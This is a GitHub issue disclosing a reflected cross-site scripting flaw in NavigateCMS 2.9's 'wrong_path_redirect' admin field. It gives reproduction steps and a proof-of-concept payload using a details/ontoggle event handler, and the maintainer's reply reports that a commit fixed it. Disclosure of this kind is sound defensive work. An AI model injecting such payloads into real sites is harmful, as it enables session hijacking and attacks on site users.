New issue

Jump to bottom

Cross Site Script Vulnerability NavigateCMS 2.9 #18

Closed **luuthehienhbit** opened this issue on Jun 19, 2020 · 1 comment

luuthehienhbit commented on Jun 19, 2020


Expected behaviour
An authenticated malicious user can take advantage of a Reflected XSS vulnerability in the **name="wrong_path_redirect"** feature.
Impact
Commonly include transmitting private data, like cookies or other session information, to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.
Steps to reproduce

1. Log into the Admin.
2. Go to function "Web > Web sites"
3. Click website edit.
4. Use Burp Suite inject payload to **name="wrong_path_redirect"**:

   ```
   -----------------------------395791981035635392411422174339
   Content-Disposition: form-data; name="wrong_path_redirect"

   '><details/open/ontoggle=confirm(1337)>
   ```

   Request: http://10.14.140.69:8012/navigate/navigate/navigate.php?fid=websites&act=edit&id=3&tab=0

   Web sites / Edit [3]

   Title: r0ck3t
   Protocol: HTTP
   Subdomain: (Ex. www)
   Domain: (Ex. naviwebs.net)
   Folder: /navigate (Ex. /new-website)
   Home page: /en/home (Ex. /en/home)
   http:///navigate/en/home
   Not found paths...: Show a blank page
   Empty paths...: Redirect to home page
   Status: Published

   1337

NavigateCMS commented on Jun 19, 2020 Owner

Fixed by `a5e758b`

NavigateCMS closed this as completed on Jun 19, 2020

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

2 participants